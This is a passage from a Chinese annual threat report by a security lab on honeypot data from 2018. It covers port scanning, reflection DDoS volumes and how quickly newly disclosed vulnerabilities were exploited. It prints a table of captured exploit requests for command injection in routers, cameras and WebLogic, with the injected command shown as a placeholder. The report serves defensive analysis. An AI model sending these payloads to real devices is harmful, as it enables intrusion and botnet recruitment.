79ba5097	function acceptOwnership() pub...	4549
79cc6790	function burnFrom(address _fro...	4306
dc39d06d	function transferAnyERC20Token..	3469

通过上面的数据，我们不难发现，以太坊智能合约中，代币合约仍然占智能合约的大比重，这也证明了 Dapp 的货币属性是智能合约最主要的部分之一。

4.4 小结

2018 年是见证了区块链兴衰浮沉的一年，区块链 2.0 时代的到来再加上 dapp 的兴起，一时间风头无两。但从针对交易钱包的攻击，到以太坊兴起直接对智能合约的攻击、从对交易平台的攻击，到直接对 RPC 节点攻击、从普通的攻击渗透转为深入智能合约的业务逻辑，无论是传统安全领域还是新兴的智能合约/区块链实现等领域，区块链这项技术及其周边产业都在经历着安全的考量。

虽说目前绝大多数智能合约游戏目前仍然未能逃出赌博、庞氏骗局的圈子，但区块链仍然有一定的应用前景。经历过一次次的安全危机，区块链行业正在形成合理的健康的安全防御策略，智能合约也在积累安全有效的开发实践。这些都将会是未来区块链应用时不可多得的财富。

虽说 2018 年虚拟货币的整体价值一路下跌，但区块链技术的价值并不等同于虚拟货币的价值。区块链技术本身无法用价值衡量，但将技术应用到生活实践当中，才能脱离虚拟的货币价值，实现真正的技术价值！

五．2018 年蜜罐捕获的数据与趋势


2017 年末，知道创宇 404 实验室蜜罐团队开发并部署了“炼妖壶”蜜罐系统，并在 2018 年被动收集观测网络空间发生的一些安全事件。在对 2018 年数据进行统计分析思考后，我们认为可以通过单独的一个大章来详细说明目前网络空间时时刻刻都在受到威胁。

但是蜜罐数据都来自于被动接收，所以在部分事件中蜜罐可能只捕获到部分数据，因此得出的结论也可能是片面的。特别是 5.1.3 节 2018 年反射 DDOS 攻击发起情况，运营商防护/攻击者的选择/蜜罐实现方法等等都会对最终的数据造成影响。在此也请读者注意：该部分的数据和结论，可能存在部分偏差。


5.1 2018 年蜜罐捕获数据

5.1.1 2018 年网络空间端口被扫描情况

2018 年蜜罐被扫描端口统计如下，全年 23，22，445，1433，5903，80，3389 端口都被大量扫描。23、22 端口是大部分僵尸网络的首选。由于 MS17-010 漏洞的存在，445 端口扫描量也一直高居不下。由于 MyKings 僵尸网络的存在，1433 端口、5903 端口等也跻身十大被扫描端口的行列。相比之下，2016 年造成德国断网的漏洞影响正在逐渐褪去，7547 端口被扫描情况正在降低。



值得一提的是 8291 端口，由于今年三月份多个僵尸网络开始利用 MikroTik 路由器的漏洞在互联网上传播，所以从三月开始，8291 端口被扫描次数逐渐升高，在六月份达到顶峰。



从端口被扫描情况了解一个通过蠕虫感染的僵尸网络/一个漏洞的生命周期，这也是体现蜜罐的价值所在。

5.1.2 2018 年主动攻击

经过过滤去重筛选后，2018 年蜜罐共捕获到恶意攻击流量（相同漏洞，不同攻击流量不视为同一条记录） 15294 条，提取出 560 条非重复远程命令执行漏洞所执行的命令。

其中利用到的漏洞、典型 payload 如下：

payload	利用的漏洞等	2018 年最早捕获时间
AA\x00\x00AAAA command *\x00	磊科后门	2018-01-01
CNXN\x00\x00\x00\x01\x00\x00\x04\x00\x1b\x00\x00\x00M\n\x00\x00\xbc\xb1\xa7\xb1host::features=cmd,shell_v2OPEN\r\x01\x00\x00\x00\x00\x00\x00p\x00\x00\x00."\x00\x00\xb0\xaf\xba\xb1shell,v2,TERM=xterm-256color:command	利用 ADB 接口传播	2018-11-20
GET /shell?%75%6E%61%6D%65%20%2D%61 HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: zh-cn Referer: http://172.96.208.195:60001/shell?%75%6E%61%6D%65%20%2D%61 User-Agent: Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1) Host: 172.96.208.195:60001	摄像头的远程命令执行漏洞	2018-01-14
POST /picsdesc.xml HTTP/1.1 POST /wanipcn.xml HTTP/1.1 Host: 172.96.208.195:52869 Content-Length: 639 Accept-Encoding: gzip, deflate SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping Accept: */* User-Agent: python-requests/2.4.3 CPython/2.7.9 Linux/3.16.0-4-amd64 Connection: keep-alive <?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"><NewRemoteHost></NewRemoteHost><NewExternalPort>47450</NewExternalPort><NewProtocol>TCP</NewProtocol><NewInternalPort>44382</NewInternalPort><NewInternalClient>`command`</NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappingDescription>syncthing</NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></u:AddPortMapping></s:Body></s:Envelope>	CVE-2014-8361	2018-01-01
POST /wls-wsat/CoordinatorPortType11 HTTP/1.1 Host: xxx.xxx.xxx.xxx:7001 User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36 Content-Length: 538 Content-Type: text/xml Accept-Encoding: gzip Connection: close <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"> <soapenv:Header> <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/"> <java> <void class="java.lang.ProcessBuilder"> <array class="java.lang.String" length="3"> <void index="0"> <string>/bin/bash</string> </void> <void index="1"> <string>-c</string> </void> <void index="2"> <string>command</string> </void> </array> <void method="start"/> </void> </java> </work:WorkContext> </soapenv:Header> <soapenv:Body/> </soapenv:Envelope>	CVE-2017-10271：weblogic 'wls-wsat' XMLDecoder 反序列化漏洞	2018-01-03
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1 Host: 172.96.208.195:37215 User-Agent: Hello-World Content-Length: 430 Connection: keep-alive Accept: */* Accept-Encoding: gzip, deflate	CVE-2017-17215：华为 HG532 远程命令执行漏洞	2018-01-01

Authorization: Digest username="dslf-config", realm="HuaweiHomeGateway", nonce="88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/DeviceUpgrade_1", response="3612f843a42db38f48f59d2a3597e19c", algorithm="MD5", qop="auth", nc=00000001, cnonce="248d1a2560100669" <?xml version="1.0" ?> <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1"> <NewStatusURL>$(command)</NewStatusURL> <NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL> </u:Upgrade> </s:Body> </s:Envelope>		
POST /tmUnblock.cgi HTTP/1.1 Host: 192.168.0.14:80 Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.20.0 Content-Length: 227 Content-Type: application/x-www-form-urlencoded ttcp_ip=-h+%60command%60&action=&ttcp_num=2&ttcp_size=2&submit_button=&change_action=&commit=0&StartEPI=1	Linksys 远程命令执行漏洞（CNVD-2014-01260）	2018-11-07
POST /GponForm/diag_Form?images/ HTTP/1.1 Host: 127.0.0.1:8080 Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: Hello, World Content-Length: 118 XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=``;command&ipv=0	CVE-2018-10562: GPON Home Gateway 远程命令执行漏洞	2018-05-10
POST /HNAP1/ HTTP/1.0 Content-Type: text/xml; charset="utf-8" SOAPAction: http://purenetworks.com/HNAP1/`command` Content-Length: 640 <?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><AddPortMapping xmlns="http://purenetworks.com/HNAP1/"><PortMappingDescription>foobar</PortMappingDescription><InternalClient>192.168.0.100</InternalClient><PortMappingProtocol>TCP</PortMappingProtocol><ExternalPort>1234</ExternalPort><InternalPort>1234</InternalPort></AddPortMapping></soap:Body></soap:Envelope>	CVE-2015-2051：Dlink 路由器远程命令执行漏洞	2018-08-20
POST /UD/act?1 HTTP/1.1 Host: 127.0.0.1:7547 User-Agent: Gemini/2.0 SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers Content-Type: text/xml Content-Length: 526 <?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <SOAP-ENV:Body> <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1"> <NewNTPServer1>`command`</NewNTPServer1> <NewNTPServer2></NewNTPServer2> <NewNTPServer3></NewNTPServer3> <NewNTPServer4></NewNTPServer4>	Eir D1000 远程命令执行漏洞	2018-07-28

<NewNTPServer5></NewNTPServer5> </u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>		
GET /login.cgi?cli=;command $ HTTP/1.1 Host: 127.0.0.1 Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: Hello, World	D-Link DSL-2750B 系统命令注入	2018-06-15
GET /cgi-bin/nobody/Search.cgi?action=cgi_query&ip=google.com&port=80&queryb64str=Lw==&username=admin%20;XmlAp%20r%20Account.User1.Password%3E$(command)&password=admin HTTP/1.1 User-Agent: Dark Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close	AVTECH 远程命令执行漏洞	2018-11-05

（注：相关漏洞详情可以访问 https://www.seebug.org 搜索 CVE 编号，没有 CVE 编号的漏洞详情可以从本报告参考链接 7 中寻找）


5.1.3 2018 年反射 DDOS 攻击发起情况

2018 年对外放置了主流反射 DDOS 的蜜罐，由于运营商等多方面因素影响，最终我们能日常稳定获取到五种反射 DDOS 攻击被利用的数据。


1. dns
2. ssdp
3. tftp
4. ntp
5. snmp

其中 DNS 反射放大攻击和 SSDP 反射放大攻击蜜罐监测到被利用的主力，剩下三种反射放大攻击被利用次数较少。

月份	DNS	TFTP	SSDP	NTP	SNMP
1月	32953554	9042	0	18	6
2月	1280977465	1087273	6775483	69059	7655
3月	1957423985	1199359	3886163	77518	1453
4月	771251544	84885	739070	37038	939
5月	260906531	1030071	1186478	6402	1233
6月	135313493	13205899	57871997	117659	1081
7月	1647117	14797421	35981642	36850	1463
8月	8645297	23852112	6471273	78080	2112
9月	73455773	1451177	9743942	2485	2411
10月	396887354	1076389	27889187	7663	2797
11月	315850500	1460793	21883495	1479	2495
12月	189725806	774702	12580806	1765	2481



根据已有的数据，假定 DNS、TFTP、SSDP、NTP、SNMP 的反射放大倍数分别为：13，46.5，22，422，18，单个请求使用的流量大小是：43bytes，13bytes，82bytes，8bytes，40bytes，则反射放大攻击产生的流量堆叠图如下所示：



随着虚拟货币价格的升高、多国管控、运营商防御等因素影响，2018 年上半年网络空间反射放大攻击利用次数呈现下降趋势，反射放大攻击方式也由 DNS 反射放大为主转变为 SSDP 反射放大攻击为主。

2018 年下半年，虚拟货币的不断崩盘导致部分黑产从业者将重心重新移回 DDOS 行业，9 月开始 DDOS 反射放大攻击被利用次数逐渐提高。

5.2 2018 年互联网漏洞利用趋势

从 2016 年 Mirai 僵尸网络源码公开以来，网络空间安全形势愈加严峻。相较于传统僵尸网络，部分 2018 年新兴的僵尸网络继承了传统僵尸网络蠕虫式传播等特点，并且实现了更快的 1day 利用。相比 2017 年 4 月份，Goahead 漏洞从出现到被利用大约使用了一个月的时间，而 2018 年 4 月份出现的 GPON 路由器漏洞在十天时间内就已经被多个僵尸网络利用。根据蜜罐的数据，在 404 实验室今年应急的 127 个漏洞中，被僵尸网络利用的物联网设备漏洞有两个：

漏洞名称	漏洞公开时间	蜜罐最早捕获时间	漏洞公开到被利用时间间隔
Master IP CAM 01 Multiple Vulnerabilities	2018-01-17	2018-08-27	222 天
GPON Home Gateway 远程命令执行漏洞	2018-04-30	2018-05-10	10 天

由于 2018 年上半年区块链行业的火爆，高性能服务器成为了网络黑产的主要目标之一。各种能够远程命令/代码执行的漏洞也成为了攻击者的目标之一。部分僵尸网络家族也集成了这种能力。根据我们捕获到的部分数据，以下今年曝光的 WEB 漏洞也受到了挖矿人员的青睐。


漏洞名称	漏洞公开时间	最早捕获时间	漏洞公开到被利用时间间隔

Drupalgeddon（CVE-2018-7600）	2018-03-28 官方发布补丁，2018-4-13 安全研究人员公布详情	2018-04-15	2 天
Weblogic 远程文件上传漏洞（CVE-2018-2894）	2018-07-18 Oracle 发布 7 月份安全补丁	2018-07-23	5 天
ECShop 远程命令执行漏洞	2018-08-31，安全研究人员公开详情	2018-06-13（数据来源：知道创宇云安全）	-79 天
Weblogic 反序列化远程命令执行漏洞（CVE-2018-3252）	2018-10-17 Oracle 发布 11 月份安全补丁	2018-11-16	30 天
Thinkphp5 远程命令执行漏洞	2018-12-10 官方发布更新公告	2018-09-03（数据来源：知道创宇云安全）	-98 天

（注：相关漏洞详情可以访问 https://www.seebug.org 搜索 CVE 编号，没有 CVE 编号的漏洞详情可以从本报告参考链接 7 中寻找）


值得一提的是 Thinkphp5 远程命令执行漏洞，在官方发布更新前，知道创宇云安全的日志中共检测到 62 次漏洞利用请求。时间跨度从官方发布更新的三个月前（2018 年 9 月 3 日）到 2018 年 12 月 9 日。多个虚拟币类网站和多个投资金融类网站成为了该漏洞 0day 阶段的攻击目标。攻防对抗的升级提高了漏洞的修复效率，也让攻击者更倾向于实现 0day 漏洞的价值最大化。

另一个类似的案例是 Ecshop 远程命令执行漏洞，在 0day 曝光前（2018 年 8 月 31 日前），该 0day 多被用于小范围的定点攻击，而在 0day 曝光后，迅速被攻击者利用。具体细节读者可以参考《ECShop 0day 的堕落之路》。下图是该漏洞被利用情况统计（数据来源：知道创宇云安全）：



由上述两个实际案例可以看出：攻防对抗的升级让更多优质漏洞在 0day 阶段就被使用者创造价值，这也让暗网和区块链相关的主要虚拟货币在未来仍有一定的生存空间。

在官方发布安全更新的 8 天时间内（2018 年 12 月 10 日-2018 年 12 月 17 日），该漏洞被广泛利用，共有 5570 个 IP 对 486962 个网站发起 2566078 次攻击。



除了以上漏洞以外，蜜罐还观察到部分漏洞被攻击者糅合在一个请求中，以达到一次攻击可以感染多个类型设备的目的：

```
GET /cgi-bin/luci/;stok=redacted/expert/maintenance/diagnostic/nslookup?nslookup_button=nslookup_button&ping_ip=google.ca%20%3B%20command%20 HTTP/1.0

GET /login.cgi?cli=aa%20aa%27;command%27$ HTTP/1.1
```

```
GET /cgi-bin/cgi_system?cmd=raid_setup&act=getsmartinfo&devname=|ping%20-n%200%20localhost&rand=1452765315144;command HTTP/1.0

GET /maker/snwrite.cgi?mac=1234;command HTTP/1.0

GET /wp-content/plugins/dzs-videogallery/img.php?webshot=1&src=http://localhost/1.jpg$(command) HTTP/1.0

E:!
```

相较于往年，漏洞利用的多样化、飞速化是 2018 年网络空间漏洞利用的新趋势。毫无疑问，攻防对抗已经进入了白热化的阶段了。

六．结语

在当今的时代，网络空间战争是多级别、多角度的对抗，被攻击方式的不可预知性往往让防御方处于一个滞后的位置。 2018 年更多漏洞的爆发、新兴安全领域区块链的到来、网络空间设备飞速增长带来的隐患、网络空间漏洞被更快更多地利用让滞后带来了更大的威胁。

感谢 2018 年 404 实验室每一个小伙伴的努力与付出，持续一年的努力充实了这份报告的内容。

希望这份报告中的数据可以为读者带来一份新意，也希望我们在 2019 年能够做得更好。谢谢。

七．参考链接

[1] ZoomEye 网络空间搜索引擎
https://www.zoomeye.org/
[2] Seebug 漏洞平台
https://www.seebug.org
[3] GPON Home Gateway 远程命令执行漏洞被利用情况
https://paper.seebug.org/595/
[4] 2018 上半年暗网研究报告
https://paper.seebug.org/686/
[5] Thinkphp5 远程代码执行漏洞事件分析报告
https://paper.seebug.org/770/
[6] ZoomEye Dork
https://www.zoomeye.org/searchResult/report?q=after%3A%222018-01-01%22&t=host
https://www.zoomeye.org/searchResult?q=device%3A%22router%22%20%2Bafter:%222018-01-01%22%20%2Bbefore:%222019-01-01%22&t=all
https://www.zoomeye.org/searchResult?q=device%3A%22webcam%22%20%2Bafter:%222018-01-01%22%20%2Bbefore:%222019-01-01%22&t=all
https://www.zoomeye.org/searchResult?q=device%3A%22printer%22%20%2Bafter:%222018-01-01%22%20%2Bbefore:%222019-01-01%22&t=all
https://www.zoomeye.org/searchResult?q=app%3A%22nas%22%20%2Bafter%3A%222018-01-01%22%20%2Bbefore%3A%222019-01-01%22
[7] Seebug 收录的相关漏洞详情
https://www.seebug.org/vuldb/ssvid-90227
https://www.seebug.org/vuldb/ssvid-90754
https://www.seebug.org/vuldb/ssvid-97024
https://www.seebug.org/vuldb/ssvid-97595
https://www.seebug.org/vuldb/ssvid-92493
https://www.seebug.org/vuldb/ssvid-97343
https://www.seebug.org/vuldb/ssvid-97715
[8] ECShop 0day 的堕落之路
https://paper.seebug.org/695/
[9] 慢雾社区关于利用 JSON-RPC 自动化盗币事件的报告
https://mp.weixin.qq.com/s/Kk2lsoQ1679Gda56Ec-zJg
[10] 启明星辰 ADLab 关于薅羊毛事件的报告
https://mp.weixin.qq.com/s/R6L1BpEoUvcjsl-uQqM0Tg
[11] 安比实验室关于 Form3D 游戏事件的报告
https://zhuanlan.zhihu.com/p/45330743

[12] BTC/ETH/EOS 对比图数据采样来源
https://coinmarketcap.com/
[13] 活跃 dapp 列表截图来源
https://www.dappradar.com/rankings/protocol/ethereum/category/gambling